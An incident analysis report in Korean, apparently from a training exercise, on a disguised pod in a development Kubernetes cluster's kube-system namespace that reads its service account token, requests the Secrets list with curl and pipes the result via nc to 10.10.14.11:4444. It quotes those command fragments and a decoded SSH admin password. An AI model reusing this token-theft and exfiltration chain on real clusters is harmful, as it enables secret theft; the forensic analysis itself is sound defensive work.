

침해사고 분석보고서

Kuber

Kubernetes 관리 네임스페이스의 의심 파드 분석

분석 대상

개발용 Kubernetes 클러스터 / kube-system

사건 시점

2024-08-16 (UTC)

증거 자료

네임스페이스 YAML 덤프

사건 요약

관찰 사실

분석 판단

미확인

인터넷에 노출된 개발용 SSH 프록시 환경의 kube-system 덤프에서 정상 metrics-server와 비슷한 이름의 파드가 확인됐다. 이 파드는 alpine 이미지를 사용하며, 서비스 계정 토큰을 읽어 Secret 목록을 요청하고 응답을 10.10.14.11:4444로 전달하도록 작성된 셸 명령을 포함한다.

동일 네임스페이스에는 ssh-deployment 서비스가 NodePort 31337로 정의돼 있고, ssh-config에는 관리자 계정과 비밀번호 접근 설정이, ssh-secret에는 디코딩 가능한 비밀번호가 남아 있다. 의심 파드의 실행 상태는 확인되지만 Secret 조회 성공과 외부 수신 성공은 YAML만으로 확인되지 않는다.

핵심 확인 사항

외부 진입점	NodePort 31337 ssh-deployment / TCP 2222 [E-01]
의심 파드	metrics-server-557ff575fx-4q62x alpine / hostNetwork / SA 토큰 [E-04]
전달 목적지	10.10.14.11:4444 nc 명령에 지정된 수신지 [E-05]
실행 상태	15:00:10 UTC 이후 Running Pod Ready 및 컨테이너 started [E-06]

판단

의심 파드의 생성 및 실행은 무단 워크로드 주입을 강하게 시사한다. 다만 명령에 기재된 Secret API 주소의 포트가 서비스 정의와 일치하지 않고, RBAC·파드 로그·네트워크 기록이 없어 유출 성공은 미확인으로 분류한다.

조사 범위와 사건 흐름

분석 범위는 kube-system 네임스페이스에서 추출한 YAML 덤프다. 네임스페이스, ConfigMap, Secret, Service, Pod 등 9개 종류의 파일이 포함돼 있다. 생성 시각은 리소스 메타데이터 값이며 행위자의 직접 행동 시각을 뜻하지는 않는다.

수집 파일




그림 1. 제공된 덤프 파일 목록. 조사 대상은 kube-system 리소스 정의와 상태 정보다 [E-00].

리소스 생성 및 상태 순서

13:37:59 UTC	metrics-server Service 생성	기존 운영 리소스
14:58:46 UTC	ssh-secret 생성	비밀번호 포함 [E-03]
14:58:51 UTC	ssh-config 생성	SSH 설정 포함 [E-02]
14:59:59 UTC	ssh-deployment Service 생성	NodePort 31337 [E-01]
15:00:06 UTC	의심 파드 생성	metrics-server 유사 명칭 [E-04]
15:00:10 UTC	파드 Ready / 컨테이너 시작	실행 상태 [E-06]

시각 기준: metadata.creationTimestamp와 status.startedAt에 기록된 UTC. 파드 생성 이전 리소스의 존재만으로 같은 행위자가 만들었다고 단정하지 않는다.

SSH 서비스 노출 상태

service.yaml의 ssh-deployment Service는 type: NodePort다. 클러스터 내부 주소 10.43.191.212와 TCP 2222를 사용하고, 노드의 31337 포트를 통해 해당 서비스에 도달하도록 설정돼 있다. 실제 인터넷에서 접속됐는지는 네트워크·방화벽 자료가 필요하다.

NodePort

31337

노드 측 외부 진입 포트 [E-01]

ClusterIP

10.43.191.212

ssh-deployment Service [E-01]

service.yaml 핵심 값

YAML 발췌

```
kind: Service
metadata.name: ssh-deployment
metadata.namespace: kube-system
spec.type: NodePort
spec.clusterIP: 10.43.191.212
spec.ports[0].nodePort: 31337
spec.ports[0].port: 2222
spec.ports[0].targetPort: 2222
```

그림 2. SSH Service 정의에서 외부 포트와 내부 서비스 주소를 확인한다 [E-01].

주소 해석

같은 파일의 metrics-server Service에는 별도 ClusterIP 10.43.145.59가 존재한다. 따라서 10.43.191.212는 클러스터 전체의 단일 IP가 아니라 ssh-deployment Service의 내부 주소다. 의심 파드가 이 IP의 8443 포트로 API 요청을 시도하도록 작성된 점은 2222 포트만 정의된 서비스 내용과 맞지 않는다.

확인 과제: 해당 IP:8443에 별도 리스너·프록시가 있었는지, EndpointSlice와 파드 로그에서 요청 성공·실패 여부를 확인한다.

SSH 설정과 자격증명

configmaps.yaml의 ssh-config는 USER_NAME=admin, PASSWORD_ACCESS=true, SUDO_ACCESS=true를 정의한다. secrets.yaml의 ssh-secret에는 USER_PASSWORD가 Base64로 인코딩돼 있으며, 디코딩 값은 SuperCrazyPassword123!이다. 이 값은 암호화 결과가 아니라 읽을 수 있는 자격증명이다.

설정 및 Secret 원문 값

configmaps.yaml / secrets.yaml

```
ConfigMap: ssh-config
  USER_NAME: admin
  PASSWORD_ACCESS: "true"
  SUDO_ACCESS: "true"
  TZ: Europe/London

Secret: ssh-secret
  USER_PASSWORD:
    U3VwZXJDcmF6eVBhc3N3b3JkMTIzIQ==
```

그림 3. SSH 접근 설정과 Secret의 USER_PASSWORD 인코딩 값 [E-02, E-03].

설정 계정

admin

ssh-config의 USER_NAME

디코딩 비밀번호

SuperCrazyPassword123!

ssh-secret / USER_PASSWORD

영향 판단

덤프를 읽을 수 있는 주체는 이 비밀번호를 복원할 수 있다. 의심 파드가 실제로 이 Secret을 읽었는지는 별도로 확인해야 한다. 보존 후 SSH 비밀번호를 교체하고, 비밀번호 로그인·sudo 허용이 필요한 설정인지 재검토한다.

configmaps.yaml의 FLAG 값은 훈련용 표식으로 판단하여 침해 영향이나 IOC로 취급하지 않았다.

의심 파드 식별

pods.yaml의 metrics-server-557ff575fx-4q62x는 정상 컴포넌트처럼 보이는 이름을 사용하지만, 컨테이너 명령은 메트릭 수집과 무관하다. alpine:latest 이미지를 사용하고 서비스 계정 토큰 자동 마운트와 호스트 네트워크를 요청한다.

파드 핵심 속성

pods.yaml 발췌

```
kind: Pod
metadata.name: metrics-server-557ff575fx-4q62x
metadata.namespace: kube-system
spec.containers[0].image: alpine
spec.containers[0].command: /bin/sh
spec.hostNetwork: true
spec.automountServiceAccountToken: true
spec.serviceAccountName: default
```

그림 4. 파드 식별자, 이미지, 토큰-네트워크 설정 [E-04].

컨테이너 이미지

alpine:latest

YAML image=alpine / status image

파드 상태

Running / Ready

15:00:10 UTC부터 [E-06]

위장 정황

이름은 기존 metrics-server Service와 유사하지만 Pod의 라벨·명령·이미지로는 정상 메트릭 서버 역할을 확인할 수 없다. 정식 컨트롤러 소유 정보와 배포 이력을 확인하기 전까지 무단 생성 의심 워크로드로 분류한다.

Ready-Running 상태는 프로세스가 살아 있음을 보여준다. Secret 조회 또는 외부 전송 성공 여부를 입증하지는 않는다.

명령 흐름과 유출 시도

파드 명령은 curl을 설치한 뒤 서비스 계정 토큰을 읽고, kube-system Secret 목록을 요청한다. 그 결과를 nc로 10.10.14.11:4444에 전달하려는 구조다. curl의 -k 옵션은 서버 인증서 검증을 끈다.

명령의 단계별 해석

01

준비

```
apk update && apk add curl --no-cache
```

02

토큰 획득

```
cat /run/secrets/kubernetes.io/serviceaccount/token
```

03

Secret 조회

```
curl -k -H "Authorization: Bearer $TOKEN" ...
```

04

외부 전달

```
... | nc -nv 10.10.14.11 4444
```

원문 목적지

Pods.yaml 명령 발췌

```
GET https://10.43.191.212:8443/
    api/v1/namespaces/kube-system/secrets
OUTPUT -> nc -nv 10.10.14.11 4444
```

그림 5. Secret 목록 요청과 수신지로의 파이프 연결 [E-05].

주의: 10.43.191.212는 ssh-deployment Service의 ClusterIP로, 덤프에는 2222 포트만 정의돼 있다. 8443 요청과 default 서비스 계정의 Secret 조회 권한은 별도 검증이 필요하다.

영향 평가와 대응 권고

영향 평가

영향 자산

kube-system 네임스페이스 / 개발용 클러스터

확인된 행위

의심 파드 생성 및 Running-Ready 상태

노출 정보

SSH 설정과 복원 가능한 Secret 비밀번호

유출 여부

Secret API 응답·외부 수신 성공은 미확인

우선 대응

1

증거 보존

파드 YAML, 생성자 감사 로그, 컨테이너 로그, 네트워크 기록을 보존한다.

2

실행 범위 확인

Secret 조회 응답, RBAC 권한, 10.10.14.11:4444 연결을 대조한다.

3

격리·자격증명 교체

의심 파드를 격리하고 토큰-ssh-secret 비밀번호를 교체한다.

4

노출 축소

NodePort 접근과 비밀번호 SSH:sudo 설정을 검토하고 제한한다.

덤프에는 격리·삭제·차단 등 대응 완료 기록이 없다. 위 조치는 조사 결과에 따라 실행할 권고 사항이다.

증거 목록과 주요 지표

증거 목록

E-00	YAML 파일 목록 kube-system 덤프의 파일 종류
E-01	service.yaml ssh-deployment NodePort 31337 / ClusterIP
E-02	configmaps.yaml ssh-config의 admin 및 접근 설정
E-03	secrets.yaml ssh-secret USER_PASSWORD
E-04	Pods.yaml / spec 의심 파드명, alpine, 토큰·네트워크 설정
E-05	Pods.yaml / args Secret 조회와 nc 전송 명령
E-06	Pods.yaml / status 2024-08-16 15:00:10 UTC Running-Ready

주요 지표

의심 파드: metrics-server-557ff575fx-4q62x
수신지: 10.10.14.11:4444 | SSH NodePort: 31337
ssh-deployment ClusterIP: 10.43.191.212 | 요청 경로: /api/v1/namespaces/kube-system/secrets

결론

kube-system의 의심 파드는 Secret 목록 조회와 외부 전달을 시도하도록 구성돼 있다 [E-04, E-05]. 실행 상태와 SSH 노출 설정은 확인되지만, 조회 권한·API 응답·수신지 연결 기록이 없어 실제 Secret 유출은 확인되지 않는다 [E-01, E-06]. 우선 파드 생성 경로와 RBAC·네트워크 로그를 확보해 범위를 확정한다.